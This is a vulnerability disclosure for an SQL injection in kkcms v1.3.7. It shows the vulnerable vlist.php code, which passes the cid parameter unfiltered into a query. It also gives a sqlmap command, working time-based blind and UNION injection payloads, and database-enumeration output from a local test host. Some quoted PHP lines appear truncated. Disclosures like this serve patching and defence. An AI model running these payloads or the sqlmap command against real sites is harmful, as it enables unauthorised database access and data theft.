The SQL injection Vulnerability of kkcms v1.3.7

Exploit Title: SQL injection

Date: 2022-05-29

Software Link: https://github.com/jsyzjhj/kkcms <https://github.com/jsyzjhj/kkcms>


Version: 1.3.7

Tested on: Windows 10

Operating environment: PHP 5.6 or above , Mysql 5.0 or above

1. Vulnerability analysis


The vulnerable file path is: /template/wapian/vlist.php, Line 34 of vlist.php does not filter the incoming parameter cid, and directly substitutes it into the database query, resulting in a SQL injection vulnerability:



```
                                        <?php
$result = mysql_query('select * from xtcms_vod_class where c_pid=0 order by c_id asc');
while ($row = mysql_fetch_array($result)){

            echo '<a href="./vlist.php?cid='.$row['c_id'].'" class="acat" style="white-space: pre-wrap;margin-bottom: 4px;
        }
?>

<?php
if ($_GET['cid'] != 0){
    ?>

                                        <?php
$result = mysql_query('select * from xtcms_vod_class where c_pid='$_GET['cid'].' order by c_sort desc,c_id asc');
while ($row = mysql_fetch_array($result)){

            echo '<a href="./vlist.php?cid='.$row['c_id'].'" class="acat" style="white-space: pre-wrap;margin-bottom: 4px;
        }
?>

<?php }?>                    </dd>
      </dl>

    </div>
  </div>
</div>

```

2. Loophole recurrence

Build a local website environment, the vulnerable URL is: http://192.168.31.76/vlist.php?cid=2 <http://192.168.31.76/vlist.php?cid=2>



视频列表-快看Tv影视 - 在线免费
192.168.31.76/vlist.php?cid=2
工具栏上，方便快速访问。管理书签...
首页
电影
电视剧
美剧
动漫
综艺
输入影片关键词...
按剧情
全部
电影
电视剧
综艺
动漫
尝鲜
H资源
抢先看资源
如果您喜欢本站请动动小手分享给您的朋友！

Use the sqlmap to get database information, the command is: sqlmap.py -u "http://192.168.31.76/vlist.php?cid=2" --dbs --batch --random-agent

```
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cid=2) AND (SELECT 7675 FROM (SELECT(SLEEP(5)))xVfn) AND (5021=5021

    Type: UNION query
    Title: Generic UNION query (NULL) - 17 columns
    Payload: cid=2) UNION ALL SELECT NULL,NULL,CONCAT(0x71767a7671,0x64735a72435
255774d6e6d6d414a726d5276634a725a494f566d4745466979666b4353426f774458,0x71626b62
71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[15:55:56] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP, PHP 5.6.27
back-end DBMS: MySQL >= 5.0.12
[15:55:56] [INFO] fetching database names
available databases [6]:
[*] asms_db
[*] information_schema
[*] kkcms
[*] mysql
[*] performance_schema
[*] test
```